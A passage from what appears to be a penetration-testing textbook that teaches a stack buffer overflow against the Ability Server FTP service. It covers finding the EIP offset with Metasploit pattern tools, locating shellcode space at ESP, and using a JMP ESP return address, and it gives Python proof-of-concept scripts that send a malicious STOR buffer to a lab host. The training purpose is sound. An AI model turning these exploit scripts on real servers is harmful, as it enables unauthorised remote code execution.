
Because the EIP controls the execution flow of the program, you can now hijack the application flow and redirect the application to continue executing whatever you want. What usually happens in these situations is that the attacker introduces his or her own code (shellcode), usually inside the buffer. After execution flow is gained, it's redirected to the attacker's shellcode.

Before charging into exploit code, you still need to study the crash and understand it better. These are just some of the questions that need answering:

- Which four bytes are the ones that overwrite EIP?

- Is there enough space in the buffer to insert your shellcode?

- Is this shellcode easily accessible in memory?

- Does the application filter out any characters?

- Will you encounter any overflow protection mechanisms?

6.3.2 Controlling EIP

To control EIP, you need to find the specific four bytes in the buffer that overwrite it. There are several ways to do this. The following sections introduce two of them.

6.3.2.1 Binary Tree Analysis

Instead of 2000 As, send 1000 As and 1000 Bs. If EIP is overwritten by As, you know the four bytes reside in the first half of the buffer. Then you can take the first 1000 buffers, change them to 500 As and 500 Cs and send the buffer again. If EIP is overwritten by Cs, you know that the four bytes reside in the 500–1000 byte range. Continue splitting the specific buffer until you reach the exact four bytes that overwrite EIP. Mathematically, this should happen in seven iterations.

6.3.2.2 Sending a Unique String

The faster method of identifying these bytes is to send a unique string of 2000 bytes and locate the four bytes that overwrite EIP immediately. You will use this method in this exercise.

You can generate this buffer using the ruby script (**pattern_create.rb**) provided with the Metasploit Framework (more about Metasploit later in the module):

```
root@bt:~# cd /pentest/exploits/framework3/

bt framework3 # cd tools/

bt tools # ./pattern_create.rb 2000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0
Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1
Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2
Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3
Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4
Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5
As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6
Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7
Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8
Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9
Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0
Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1
Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2
Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3
Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4
Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5
Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6
```

```
Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7
Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8
Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9
Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0
Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co

bt tools #
```

Now replace the 2000 As with this buffer and send it. As expected, Ability Server crashes and EIP is overwritten with \x42\x67\x32\x42, which translates to Bg2B. You can now use the accompanying script **pattern_offset.rb** to identify the position of these characters in the buffer:

```
bt tools # ./pattern_offset.rb Bg2B
966
bt tools #
```

This means that EIP is overwritten by the buffer from the 966th character to the 970th character. Please verify this for yourself (you might get different values from what you see in this book):

With this new knowledge, rewrite the PoC (Proof of Concept) as follows:

```python
#!/usr/bin/python
import socket


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)


buffer = '\x41' * 966 + '\x42' * 4 + '\x43' * 1030
print "\nSending evil buffer..."
s.connect(('192.168.103.128',21))
data = s.recv(1024)
s.send('USER ftp' +'\r\n')
data = s.recv(1024)
s.send('PASS ftp' +'\r\n')
data = s.recv(1024)
s.send('STOR ' +buffer+'\r\n')
s.close()
```

This script results in the following crash. As we you see, you now know exactly which bytes are the ones needed to fully control EIP:

6.3.3 Locating Space for Your Shellcode

Assume that shellcode is a user-defined code that you would like to execute on the victim machine.

You need to find a convenient offset to place your shellcode in the buffer. To do this, examine the CPU registers and memory *after the crash*:

Notice that ESP points to some of the user-controlled buffer: the Cs.

In fact, after looking at the few bytes before the address that ESP points to, you will see some familiar characters: the As, Bs, and 16 Cs:

You've just found a place for your shellcode that is easily accessible by the ESP register. Now you need to make sure that you have enough space for the shellcode.

ESP points to 0137b6b8 (these addresses may be different on your machine). If you follow down the memory dump window, you will notice that your buffer gets mangled (with an error message) at approximately 0137bAA0:

A quick calculation should give you the amount of space you can use for ;our shellcode: 0137bAA0 – 0137b6b8 = 3e8 (1000 decimal).

1000 bytes is more than enough for almost any shellcode, so there's no need to check for more space.

6.3.4 Redirecting the Execution Flow

At this point, you are able to redirect the execution flow of the application (because you control EIP), and have found a convenient place to locate your shellcode—ESP points to it. You have two more tasks before you're done:

- Find a way to **JMP** to your shellcode (hint hint).

- Write the shellcode!

The intuitive thing to do would be to replace the \x42\x42\x42\x42 characters (the ones that overwrite EIP) with the address pointing to ESP. This might work locally on your lab machine, but you need to take into account that Windows loads applications and DLLs in different memory addresses each time. So the hard-coded address that points to ESP in this example will most probably not be relevant on other similar systems.

Thus, you need a more generic way to get to the address that ESP points to. What comes to mind is the **JMP ESP** command, which would redirect you straight to ESP, irrespective of its specific address. This will lead you to where your shellcode will be located.You can't, however, simply shove an ASM command into EIP. Remember that EIP holds memory addresses, not commands. What you need to do is find an address in one of the core system DLLs (their addresses are static across service packs) that contains the **JMP ESP** command. (You might want to read that over a few times.)

6.3.5 Finding a Return Address

You can easily find a return address using OllyDbg or other specialized tools such as **findjump**.

6.3.5.1 Using OllyDbg

In OllyDbg, click the Executable Modules button. Double click on USER32.dll and search for a **JMP ESP** command in that DLL.

The first **JMP ESP** command is found in USER32.dll at address 77E14C29. Replace the \x42\x42\x42\x42 string with this address, so that at crash time, EIP will point to the command **JMP ESP in USER32.dll**, causing the application to jump to the address present in ESP, where your shellcode will reside. Edit the PoC to include this new information:

```python
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
ret = "\x29\x4c\xe1\x77"        # 77E14C29 JMP ESP USER32.dll
buffer = '\x41' * 966 + ret + '\x90' * 16 + '\xCC' *1014
print "\nSending evil buffer..."
s.connect(('192.168.103.128',21))
data = s.recv(1024)
```

```
s.send('USER ftp' +'\r\n')

data = s.recv(1024)

s.send('PASS ftp' +'\r\n')

data = s.recv(1024)

s.send('STOR ' +buffer+'\r\n')

s.close()
```

Two additions to the PoC are worth mentioning.

NOPs: You've padded the 16 bytes after the return address with "\x90"—NOPs (*no operation* commands). This opcode simply tells the CPU to move on in the command sequence.

BreakPoints: For testing purposes, your shellcode buffer is filled with "\xCC"'s—*breakpoints*. This opcode pauses the application in the debugger so you can examine the crash at that point.

The resulting crash of this script will look like this:

As you can see, you have successfully landed in your breakpoints, and anything replacing these breakpoints will be executed on the machine.

